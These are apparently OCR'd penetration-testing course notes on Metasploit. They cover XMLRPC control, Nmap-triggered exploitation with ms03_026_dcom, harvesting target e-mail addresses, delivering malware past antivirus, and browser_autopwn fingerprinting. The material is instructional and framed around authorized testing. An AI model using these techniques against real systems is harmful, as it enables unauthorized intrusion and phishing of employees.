
```
msf> load xmlrpc Pass=<Password>
```

So far, the two best examples of XMLRPC being implemented are Nsploit and XMLRPC integration into the Browser Exploitation Framework (BEeF). Both projects were spearheaded by Ryan Linn.

Full documentation can be found at:

http://www.metasploit.com/redmine/projects/framework/wiki/XMLRPC

As of right now many of the features of Metasploit are accessible. For example, jobs, exploits, payloads, session management, and error handling can all be invoked via XMLRPC. When reviewing the information be sure to pay close attention to the methods that are available and that each method returns back from msfconsole when XMLRPC is running.




Before we can start using Nsploit we need to first set up Metasploit to receive the XMLRPC commands:

```
msf> load xmlrpc Pass=abc123 ServerType=Web
```

In the above command we are specifying the Metasploit plugin we wish to load and specifying the required Password and the ServerType, which in this case is "Web". There are currently two different server types Basic and Web. Basic uses Basic Access Authentication and Web uses NTLM authentication. Both are defined by the HTTP RFCs.

Notice the default Username of "msf". If you wish, you may replace that with a Username of your choice.

After we have successfully started XMLRPC we would then run Nmap (which is covered on the next slide). However, after the exploit has been successfully run, you will see that a new Meterpreter session has been opened.




To invoke Nsploit we run Nmap with the –A option and the ms03_026_dcom script is utilized. The –A option currently invokes a number of "aggressive" options within Nmap. For example, it invokes the script engine (-sC) version scanning (-sV) traceroute and OS version detection.

```
# nmap -A -script=ms03_026_dcom
```

There are two main points to take from the results on this slide. First, notice that when port 139 was discovered to be open, the NSE script was triggered to send the exploit request to Metasploit.


The second concept to notice on this slide is that the OS version identification information was returned as well. This is critical because 03_026 will only work on specific targets. There is some logic built into the NSE script that invokes the Metasploit attack to check the OS version to ensure that the target can be successfully exploited with 03_026.



It is important to understand that Metasploit is a tool in a penetration tester's ecosystem. It is tragic when testers get hung up on a singe tool. Having the ability to integrate scanning and the output of the scanning into the Metasploit framework greatly assists the testing process in a couple of ways. First, having the ability to load vulnerabilities into a database for analysis can be helpful when dealing with large scans. Often testers wade through the results of their vulnerability scanner manually looking for attacks in Metasploit. With the integration that is now built into Metasploit, this process can be simplified.

It is also possible to automate the attempted exploitation of vulnerabilities found by other tools. While this may seem like an excellent idea at first, remember it can lead to systems being crashed or the possibility of your tool missing some exploits. Use this capability sparingly.


As we always recommend, look before you leap.




Sometimes demonstrating risk to a customer is not simply about exploiting systems. It turns out that we can also test the people and technology in an environment in a way that may be missed by traditional exploit and pivot approaches.

Marcus Carey created a very interesting module for Metasploit called vSploit. This module has a number of different features, but one of them is the ability to generate attack traffic and traffic that appears to be coming from a system that is compromised.

It can seem weird, but sometimes you want to get caught. The reason this has tremendous value for a customer is that it will allow you to identify the level of activity required for the security team to detect your activities. This will allow them to better understand their skill gap analysis.




Now let's look at how we can target client-side applications. If we really want to match what attackers are doing today, we need to incorporate client-side attacks into our testing regimen.



Recently, there have been a number of excellent penetration testers and security researchers who have admitted that service-side exploitation is getting more and more difficult. There are many reasons for this, but the two main reasons are the improved resilience to remote exploits in operating systems and the fact that many organizations are getting better at securing their perimeter. This does not mean that remote exploits always fail. Far from it. Rather, it means that modern penetration testers need to be more diverse and skilled in their approach.

Another important aspect of this is that as penetration testers we need to model the risks an organization may face. Attackers have been devastatingly effective with client-side exploitation over the past few years. With a little creativity and technical skill, penetration testers can be equally effective in their attacks.

Metasploit offers excellent client-side exploitation tools. In this section we will be taking a look at what it offers and discussing interesting ways to wield Metasploit in a client-side testing engagement.




The goal of reconnaissance before a client-side engagement is the same as a remote exploit engagement. It is all about expanding and refining the discovered attack surface. Without solid reconnaissance, the client-side modules of the Metasploit framework would be limited in their overall effectiveness.

Currently, the client-site reconnaissance capabilities of Metasploit are limited.

In particular we need to look at two types of information that we can gather from reconnaissance. First, we need to identify as many target e-mail addresses as possible. These e-mail addresses represent the number of possible targets to launch our client-side attack against. We can harvest e-mail addresses using tools like Maltego and general web-scraping techniques. We can also identify possible e-mail addresses in ARIN lookups and by looking at the metadata of the documents they are hosting on their website by using tools like Metagoofill and FOCA. The second type of data we will need to identify is which type of AV solution they are using and, if at all possible, which version of signatures they are using. Sometimes this information is readily available in their open job postings and, if you are really lucky, every e-mail they send will have a footer that says exactly what AV product and version they are using!


Throughout the entire process you need to ensure that the e-mail addresses you harvest are within the scope of the engagement.



Two possible approaches that can be taken with Metasploit when it comes to client-side attacks are exploits and malware.

Client-side exploits are highly effective if you choose the right one. Sometimes trying to identify and exploit a client-side vulnerability can be very difficult. Thankfully, Metasploit has the ability to automatically identify a target system and launch a number of possible exploits at the target. New client-side 0-days are constantly being discovered. The beautiful thing about this is that many organizations are often slower to patch these vulnerabilities. Many times organizations will simply wait until the next Service Pack to patch them. Also, vendors of client-side applications are often very slow to release updates for their products.


Another approach is to create and deliver custom malware to your target. This approach can take a bit of skill and practice to be successful. The reason this takes a bit more skill is that you need to find a proper medium to present your malware (i.e., .exe, .pdf, Java, etc.), and you need to bypass an organization's Anti-Virus (AV) products. This may seem like a daunting task. However, Metasploit offers a number of different tools and techniques to simplify the process.



Over the next few slides we are going to be looking at the ways that Metasploit can launch an attack at a system targeting vulnerabilities in the installed software. These exploits are different than server-side exploits because we cannot simply send attack packets to the target system. Instead, we need to have the victim interact with an exploit that is embedded in a file, or have them click on a link to a site where we have a number of different attacks waiting for them.

Historically, there have been a large number of exploits in client-side software, and as we mentioned before, many organizations can be slow to patch these vulnerabilities. Some of the software that you can attack is very prevalent today. For example, Adobe Reader and Internet Explorer tend to be installed on almost every Windows system in existence.

An excellent example of how Metasploit takes a concept like client-side exploitation and develops a framework to simplify the process of exploitation is browser_autopwn.



Sometimes it is far easier to have a user connect to you than to try to send attack packets directly to the victim system. For example, many organizations today utilize firewalls and Intrusion Prevention Systems (IPS) to stop attacks coming from the Internet directly to their internal users and servers. However, it is entirely possible to get a user to browse to a site where you are serving up attacks. This can be done by redirecting their traffic utilizing attacks against their DNS servers (i.e., bailiwicked_host) or by possibly sending a targeted spear phishing attack against the environment.


In the example the above slide the user sends an HTTP GET request to the penetration tester's system. Then browser_autopwn attempts to identify the browser version by invoking the rex/exploitation/javascriptosdetect module. This module uses a number of server and client-side techniques to identify the remote browser and the Operating System. This technique was developed by Jerome Athias and is currently being maintained in the Metasploit framework by egyp7.

An example of how this works is trying to invoke the Microsoft.XMLHTTP ActiveX object from the remote system to identify if the target system is Windows based.

When browser_autopwn is used, it invokes the functionality of rex/exploitation/javascriptosdetect. This module looks at the user-agent string, then makes a number of JavaScript calls to confirm the agent-string version and the OS of the target system. For example, on a Windows-based computer system it can query the ScriptEngineMajorVersion to determine the general version of Windows. For example, if the version comes back as "568820" then we know the OS is Windows XP running Service Pack 2.

While javascriptdetect could just check the user-agent string to determine the version of the browser, it goes a bit further. It also does comparisons to validate that the version of the user-agent string matches up with the functionality of the browser and is the same as the searchVerson value of the browser.

While this sounds easy, in practice is can be quite difficult. For example, if you are running a test and you have multiple targets behind a NAT device, all of the systems will be telling browser_autopwn slightly different versions of OS and browser. It is entirely possible that browser_autopwn will freeze when this happens.

